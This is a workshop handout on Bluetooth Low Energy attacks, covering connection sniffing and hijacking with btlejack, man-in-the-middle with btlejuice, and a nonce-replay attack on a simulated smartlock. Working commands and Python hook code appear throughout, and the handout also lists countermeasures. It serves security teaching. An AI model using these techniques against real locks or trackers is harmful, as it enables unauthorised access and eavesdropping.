BLUETOOTH LOW ENERGY ATTACKS

A crash course into Bluetooth Low Energy attacks and associated counter-measures

Damien Cauquil (damien.cauquil@digital.security)

September 26, 2018

Econocom Digital Security

Required materials:


1. A computer/laptop running Windows, Linux or MacOS, with *VirtualBox* installed and configured (with USB support)
2. This workshop **Virtual Machine** (Available here)
3. A Gablys Lite BLE tracker
4. A BBC Micro:Bit
5. Bluetooth Low Energy 4.0 USB adapters (x2)

OVERVIEW

BLUETOOTH LOW ENERGY 101

RF characteristics

- 2.4 - 2.48 GHz
- GFSK modulation (Gaussian Frequency Shift Keying)
- 2 Mbps (version 4.X), 1 Mbps or 125 kbps (version 5)
- 40 channels of 1 MHz width
  - 3 channels for advertising
  - 37 channels to transmit data



Frequency Hopping Spread Spectrum

- Bluetooth Low Energy uses FHSS
- Hopping is only used with data channels (0-36)
- Two algorithms:
  - Channel Selection Algorithm #1 (version 4.X and 5)
  - Channel Selection Algorithm #2 (version 5 only)


CSA #1 (version 4.x and 5)

This channel hopping algorithm relies on a sequence generator:

$$channel = (channel + hopIncrement) \mod 37$$

CSA #2 (version 5 only)


This channel hopping algorithm is based on a PRNG:




We will focus on BLE version 4.x, so keep only CSA #1 in mind

A Bluetooth Low Energy device may have one or multiple roles:

- **Broadcaster**: device advertises itself on the advertising channels (e.g. a Beacon)
- **Observer**: device scans for advertisements sent on advertising channels
- **Periheral**: device advertises itself and accept connections (slave role)
- **Central**: device scans and connects to a *peripheral* device (master role)


connection request
start
advertise
connected
connection terminated
scan request
scan response


advertisement
start
scanning
initiating
terminated
scan response
advertisement
connreq
scan request
connected

LINK LAYER PACKET FORMAT

LSB MSB

Preamble	Access Address	PDU	CRC
(1 octet)	(4 octets)	(2 to 257 octets)	(3 octets)

Preamble: 55h (or AAh if *Access Address* MSBit is set)

AA: 32-bit value identifying a link between two BLE devices

PDU: Payload data

CRC: Checksum used to check packet integrity

ADV_IND

Connectable undirected advertising PDU:

- any device can connect to the device sending this PDU
- PDU contains some advertising data (limited to 31 bytes) (see *nRF Connect*)

ADV_DIRECT_IND

Connectable directed advertising PDU:

- only the targetted device can connect to the device
- PDU contains some advertising data

SCANNING PDUS

SCAN_REQ

Sends a scan request to a specific device identified by its advertising address (Bluetooth Address).

SCAN_RESP

Sends back additional advertising data (limited to 31 bytes)

CONNECT_REQ

LLData									
AA (4 octets)	CRCInit (3 octets)	WinSize (1 octet)	WinOffset (2 octets)	Interval (2 octets)	Latency (2 octets)	Timeout (2 octets)	ChM (5 octets)	Hop (5 bits)	SCA (3 bits)

AA: target device's access address

CRCInit: Seed value used to compute CRC

Interval: Specifies the time spent on each channel (interval x 1.25ms)

ChM: Channel map

Hop: Increment value used for channel hopping (CSA #1)

LL_CONNECTION_UPDATE_REQ

CtrData					
WinSize (1 octet)	WinOffset (2 octets)	Interval (2 octets)	Latency (2 octets)	Timeout (2 octets)	Instant (2 octets)

Interval: New interval value to use

Instant: *Time marker* from which this new parameter should be used

LL_CHANNEL_MAP_REQ

CtrData	
ChM (5 octets)	Instant (2 octets)

ChM: New channel map

Instant: *Time marker* from which this new parameter should be used

SNIFFING NEW CONNECTIONS

Intercepting CONNECT_REQ PDU

- Sniff on every advertising channel (37, 38, 39), looking for a CONNECT_REQ PDU
- This PDU provides everything we need to sniff a connection
- We may filter by Bluetooth address (*AdvA* field)

Tools

- Ubertooth One (*ubertooth-btle*)
- Adafruit's Bluefruit LE sniffer
- Btlejack with Micro:Bit hardware

Intercepting CONNECT_REQ PDU

- Sniff on every advertising channel (37, 38, 39), looking for a CONNECT_REQ PDU
- This PDU provides everything we need to sniff a connection
- We may filter by Bluetooth address (*AdvA* field)


Tools

- Ubertooth One (*ubertooth-btle*)
- Adafruit's Bluefruit LE sniffer
- **Btlejack with Micro:Bit hardware**

Flashing your Micro:Bit


Before using *Btlejack*, you need to program your **Micro:Bit** with a specific firmware.

To do so, first plug your Micro:Bit in your computer with a USB cable, and then connect it to your Ubuntu VM




Flashing your Micro:Bit

Open Ubuntu's file manager, and click on the *MICROBIT* external drive:



Flashing your Micro:Bit

Last, open a terminal and tells *btlejack* to flash your device by using the **-i** option:



Identifying your target

Plug one Bluetooth USB adapter into your computer, and connect it to your virtual machine as you did with your Micro:Bit.

Then, use **bleah** to scan and identify your target device:

```
$ sudo service bluetooth start
$ sudo hciconfig hci0 up
$ sudo bleah
```

Listening new connections to your target

Now you can use **btlejack** to sniff new connections to your target, by specifying its Bluetooth address with the **-c** option:

```
$ sudo btlejack -c ea:07:03:6b:fc:88
BtleJack version 1.1

[i] Got CONNECT_REQ packet from 6b:9d:f4:30:32:58 to ea:07:03:6b:fc:88
|-- Access Address: 0x2db9321d
|-- CRC Init value: 0xe85d8a
|-- Hop interval: 39
|-- Hop increment: 11
|-- Channel Map: 000ffffff
|-- Timeout: 20000 ms

LL Data: 03 09 08 0f 00 00 00 00 00 00 00
LL Data: 0b 09 09 01 00 00 00 00 00 00 00
LL Data: 03 06 0c 07 1d 00 d3 07
LL Data: 0b 06 0c 08 59 00 98 00
```

I only manage to randomly capture a connection to my device, is it normal ?

Yes, because you are only using one sniffer. With three of them, **btlejack** will parallelize sniffing and capture on the 3 advertising channels at the same time. **With only one Micro:Bit, disconnect and connect again to the device until a connection is captured**.

Btlejack did not seem to work, what should I do ?

If you think Btlejack is stuck at some point, exit the software and reset your Micro:Bit by pushing the reset button near the USB connector.


Save your capture

Use the `-o` option to specify an output PCAP file, and specify the format with the `-x` option:

```
$ sudo btlejack -c ea:07:03:6b:fc:88 -x nordic -o output.pcap
```

Btlejack -x option accept three possible values:

- nordic: the produced PCAP file will include a NordicTap header for each packet captured, providing a lot of information. This is the preferred format for analysis.
- pcap: default Bluetooth Low Energy PCAP file, with few information.
- ll_phdr: this will also add a specific header with metadata, but this format is mainly used for *crackle* compatibility (we'll see that later)


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
No. Time Source Destination Protocol Length Info
1 0.000000 4c:57:ab:03:f8:84 ea:07:03:6b:fc:88 LE LL 60 CONNECT_REQ
2 0.013716 Master_0xf4b8beb8 Slave_0xf4b8beb8 LE LL 35 Control Opcode: LL_FEATURE_REQ
3 0.069960 Slave_0xf4b8beb8 Master_0xf4b8beb8 LE LL 35 Control Opcode: LL_FEATURE_RSP
4 0.110918 Master_0xf4b8beb8 Slave_0xf4b8beb8 LE LL 32 Control Opcode: LL_VERSION_IND
5 0.160940 Slave_0xf4b8beb8 Master_0xf4b8beb8 LE LL 32 Control Opcode: LL_VERSION_IND
6 0.212717 Master_0xf4b8beb8 Slave_0xf4b8beb8 LE LL 38 Control Opcode: LL_CONNECTION_UPDATE_REQ
7 0.260735 Master_0xf4b8beb8 Slave_0xf4b8beb8 ATT 37 Sent Read By Group Type Request, GATT Primary Serv
8 0.309846 Slave_0xf4b8beb8 Master_0xf4b8beb8 ATT 44 Rcvd Read By Group Type Response, Attribute List
9 0.355721 Master_0xf4b8beb8 Slave_0xf4b8beb8 ATT 37 Sent Read By Group Type Request, GATT Primary Serv
Access Address: 0xf4b8beb8
CRC Init: 0x88b39f
Window Size: 2 (2,5 msec)
Window Offset: 17 (21,25 msec)
Interval: 39 (48,75 msec)
Latency: 0
Timeout: 2000 (2500 msec)
Channel Map: ffffff0f00
...1 0000 = Hop: 16
000. .... = Sleep Clock Accuracy: 251 ppm to 500 ppm (0)
CRC: 0x000000
0000 dc 06 35 01 00 00 06 00 00 00 00 00 00 00 00 00 ..5..... ....
0010 00 d6 be 89 8e 05 22 84 f8 03 ab 57 4c 88 fc 6b ......". ...WL..k
0020 03 07 ea b8 be b8 f4 9f b3 88 02 11 00 27 00 00 ....'..
0030 00 d0 07 ff ff ff 0f 00 10 00 00 00 ....

HACKING OUR FIRST SMARTLOCK


Turn one Micro:Bit into a smartlock

Working in pairs, program one Micro:Bit with our first target firmware, and only one. First, connect the Micro:Bit to your virtual machine, and mount the corresponding external drive. Then, issue the following command in a terminal:

```
$ sudo cp /home/student/Worskshop/firmwares/first-
↪   smartlock.hex
↪   /media/student/MICROBIT/
```

Your Micro:Bit will show a flashing orange LED while programming, and will reboot right after

Your new **simulated smartlock** will now accept connections, and you may use the provided Python client to interact with it (in *Workshop/first-smartlock/*).




This smartlock has a default PIN code of 12345678. In order to unlock it, you must first find your smartlock Bluetooth address (the device must be named *BBC micro:bit [xxxxx]*) based on its signal level:

```
$ sudo bleah
...
┌ d6:f3:6e:89:da:f5 (-62 dBm) ──────────────────────────┐
│ Vendor                 │ ?                              │
│ Allows Connections     │ yes                            │
│ Address Type           │ random                         │
│ Flags                  │ LE General Discoverable, BR/EDR │
│ Complete Local Name    │ BBC micro:bit [pitap]          │
└────────────────────────┴────────────────────────────────┘
```

In order to unlock your smartlock, you must specify its Bluetooth address and a PIN code:

```
$ python padlock.py d6:f3:6e:89:da:f5 unlock 12345678
[i] Connecting to d6:f3:6e:89:da:f5 ...
[i] Discovering characteristics ...
[i] Reading lock status ...
Padlock unlocked !
```



To change a smartlock's PIN code, use the following command when the smartlock is unlocked:

```
$ python padlock.py d6:f3:6e:89:da:f5 pin 87654321
[i] Connecting to d6:f3:6e:89:da:f5 ...
[i] Discovering characteristics ...
[i] Reading lock status ...
Pin changed !
```


To lock the smartlock again:

```
$ python padlock.py d6:f3:6e:89:da:f5 lock 87654321
[i] Connecting to d6:f3:6e:89:da:f5 ...
[i] Discovering characteristics ...
[i] Reading lock status ...
Padlock locked !
```

Capturing a legitimate communication

Using btlejack, capture a communication between the Python client and your smartlock, and save it as a PCAP file in nordic format.

A GATT write request to the handle *0x0e* (corresponding to the characteristic with UUID *8de7e901-4962-4edc-953a-e118fd79c477*) is performed, with the PIN code encoded on 4 bytes (in our case: 87654321):



Do not send critical information in cleartext

- Use challenge/response authentication
- Encrypt all the data
- Use **Bluetooth Low Energy Secure Connection** (SC) feature

SNIFFING ACTIVE CONNECTIONS

Recovering connection parameters

We need to find these parameters:

- CRCInit
- channel map
- hop interval
- hop increment

Tools

- Btlejack

Btlejack can search for active connections and display them:

```
$ btlejack -s
BtleJack version 1.1

[i] Enumerating existing connections ...
[ - 46 dBm] 0x6b142c51 | pkts: 1
[ - 46 dBm] 0x6b142c51 | pkts: 2
[ - 46 dBm] 0x6b142c51 | pkts: 3
```

Use btlejack with its -f option to recover a connection's parameters:

```
$ sudo btlejack -f 0x6b142c51
BtleJack version 1.1

[i] Detected sniffers:
> Sniffer #0: fw version 1.1

[i] Synchronizing with connection 0x6b142c51 ...
  CRCInit = 0xb41406
  Channel Map = 0x000fffffff
  Hop interval = 39
  Hop increment = 7
[i] Synchronized, packet capture in progress ...
LL Data: 0e 07 03 00 04 00 0a 03 00
LL Data: 06 1a 16 00 04 00 0b 42 42 43 20 6d 69 63 72 6f 3a 62 69 74 20
 ↪  5b 70 69 74 61 70 5d
^C[i] Quitting
```


1. Using nRF Connect or the official Gablys application on your phone, connect to your Gablys Lite device.
2. Using btlejack, capture an existing connection and save it in a PCAP file.

HIJACKING AN EXISTING CONNECTION


HIJACKING AN EXISTING CONNECTION


HIJACKING AN EXISTING CONNECTION


HIJACKING AN EXISTING CONNECTION




HIJACKING AN EXISTING CONNECTION




Timeout
timer started
Central
Peripheral
Attacker


Timeout
timer started
Connection lost
Central
Peripheral
Attacker
...

HIJACKING AN EXISTING CONNECTION



HIJACKING AN EXISTING CONNECTION

Use **btlejack** to hijack an existing connection (use the **-t** option):

```
sudo btlejack -f 0xa2671a4b -t
BtleJack version 1.1

[i] Detected sniffers:
> Sniffer #0: fw version 1.1

[i] Synchronizing with connection 0xa2671a4b ...
? CRCInit: 0xad781d
? Channel map is provided: 0x000ffffff
? Hop interval = 39
? Hop increment = 14
[i] Synchronized, hijacking in progress ...
[i] Connection successfully hijacked, it is all yours \o/
btlejack>
```

HIJACKING A GABLYS LITE

Connect your computer or your phone to your Gablys Lite, then use Btlejack to hijack the connection.

Discovering services and characteristics

```
btlejack> discover
```

Make your Gablys Lite ring

Writing the value 2 in the *Alert Level* characteristic (0x2a06) of the *Immediate Alert* service (0x1802) make the Gablys Lite ring:

```
btlejack> write 15 hex 02
>> 0a 05 01 00 04 00 13
```

- Encrypt all the data
- Use **Bluetooth Low Energy Secure Connection** (SC) feature

MAN-IN-THE-MIDDLE ATTACKS

Objectives

MitM attacks allows an attacker to:


- impersonate a device
- capture all the traffic between two devices
- tamper with data on-the-fly

Tools

- Btlejuice
- GATTacker

Btlejuice overview

Btlejuice uses two separate machines to provide its man-in-the-middle service.



Prepare your VMs

- Prepare two virtual machines with *btlejuice* installed (clone your VM, renew MAC address of its network card)
- Connect them to an internal network so they can communicate over TCP/IP
- Connect one BT4.0 usb adapter in each VM

Launch your Btlejuice proxy in one VM


```
$ sudo su
# service bluetooth stop
# sudo hciconfig hci0 up
# btlejuice-proxy
[info] Server listening on port 8000
```

And Btlejuice core in the other one


```
$ sudo su
# service bluetooth stop
# sudo hciconfig hci0 up
# btlejuice -w -u 192.168.56.102
  / __\ |_| | ___  \ \ _   _(_) ___ ___
 /__\// __| |/ _ \  \ \ | | | |/ __/ _ \
/ \/  \ |_| |  __/\_/ / |_| | | (_|  __/
\_____/\__|_|\___\___/ \__,_|_|\___\___|

[i] Using proxy http://192.168.56.102:8000
[i] Using interface hci0
2018-08-23T13:48:54.748Z - info: successfully connected
 ↪  to proxy
```

CONNECT TO BTLEJUICE'S WEB UI



SELECT A DEVICE TO ATTACK



CONNECT TO IMPERSONATED DEVICE

BtleJuice

Action	Service	Characteristic	Data
Connected			
read	1800	2a00	.G .A .B .L .Y .S 20 .L .I .T .E
read	1800	2a01	00 00
read	1800	2a04	10 00 .0 00 00 00 .d 00
read	180f	2a19	.d
read	180f	2a19	.d
Disconnected			

HACKING OUR SECOND SMARTLOCK

Our second smartlock is **more secure**:


- It uses a 128-bit secret to perform authentication
- Authentication is based on a challenge/response mechanism
- Sniffing won't be enough to hack this smartlock !

Mount one *Micro:Bit* drive and issue the following command to flash the new firmware:

```
$ sudo cp /home/student/Worskshop/firmwares/second-
 ↪  smartlock.hex
 ↪  /media/student/MICROBIT/
```

Work by pairs in order to setup this attack, one computer using a single USB BT4.0 adapter to connect to the smartlock, the other attacking the same smartlock.

Once flashed, your Micro:Bit must look like this:



This smartlock needs to be configured with a PIN code, but also with a 128-bit shared secret. This can be achieved by using the corresponding Python client:

```
$ cd ~/Workshop/second-smartlock/
$ sudo python3 padlock.py D6:F3:6E:89:DA:F5 sync 12345678
[i] Connecting to D6:F3:6E:89:DA:F5 ...
[i] Discovering characteristics ...
[i] Reading lock status ...
[!] Padlock needs to be configured
[i] Generating a shared secret ...
[i] Saving secret
[i] Sending secret to lock ...
```

Using the Python client, it is now easy to unlock the smartlock:

```
$ sudo python3 padlock.py D6:F3:6E:89:DA:F5 unlock 12345678
[i] Connecting to D6:F3:6E:89:DA:F5 ...
[i] Discovering characteristics ...
[i] Reading lock status ...
```

And to lock it again:

```
$ sudo python3 padlock.py D6:F3:6E:89:DA:F5 lock 12345678
[i] Connecting to D6:F3:6E:89:DA:F5 ...
[i] Discovering characteristics ...
[i] Reading lock status ...
```

Using **Btlejuice**, capture an unlock/lock sequence and analyze it.

ANALYSIS OF AN UNLOCK/LOCK SEQUENCE

BtleJuice

Action	Service	Characteristic	
		Connected	
read	8de7e900-4962-4edc-953a-e118fd79c477	8de7e904-4962-4edc-953a-e118fd79c477	00
read	8de7e900-4962-4edc-953a-e118fd79c477	8de7e903-4962-4edc-953a-e118fd79c477	99 74 94 97
write	8de7e900-4962-4edc-953a-e118fd79c477	8de7e901-4962-4edc-953a-e118fd79c477	14 19 2e b2
		Disconnected	
		Connected	
read	8de7e900-4962-4edc-953a-e118fd79c477	8de7e904-4962-4edc-953a-e118fd79c477	01
read	8de7e900-4962-4edc-953a-e118fd79c477	8de7e903-4962-4edc-953a-e118fd79c477	09 e4 01 80
write	8de7e900-4962-4edc-953a-e118fd79c477	8de7e901-4962-4edc-953a-e118fd79c477	84 48 84 95
		Disconnected	

- First characteristic read returns status of the lock
- Second characteristic provides the challenge (a.k.a. *nonce*)
- Write the response corresponding to the challenge to the last characteristic
- PIN code or 128-bit secret **never revealed** by this mechanism

Challenges seem randomly generated, looks secure !

The vulnerability

- Nonce is generated only when the corresponding characteristic is read
- If we can avoid reading this characteristic, we may replay a response and control the smartlock

Exploitation

We are going to use Btlejuice's Python bindings to achieve this replay attack. These bindings are already installed in your virtual machine.

BASIC HOOKING LIB FOR BTLEJUICE

```
from btlejuice import BtleJuiceApp, HookingInterface,
 ↪  HookForceResponse, HookModify

class MyHookingInterface(HookingInterface):
    def __init__(self, host, port, target):
        HookingInterface.__init__(self, host, port, target)
        self.batt_level = 10

    def on_before_read(self, service, characteristic, offset):
        if service.lower() == '180f' and
         ↪  characteristic.lower()=='2a19':
            self.batt_level -= 1
        if self.batt_level < 0:
            self.batt_level = 100
        raise HookForceResponse(chr(self.batt_level))
```

KEEPING THE NONCE THE SAME VALUE

```
def on_before_read(self, service, characteristic, offset):
    if characteristic.lower()=='8de7e90349624edc953ae118fd79c477':
        if self.nonce is not None:
            print('Replaying nonce: %s' % hexlify(data))
            # force nonce
            raise HookForceResponse(self.nonce)

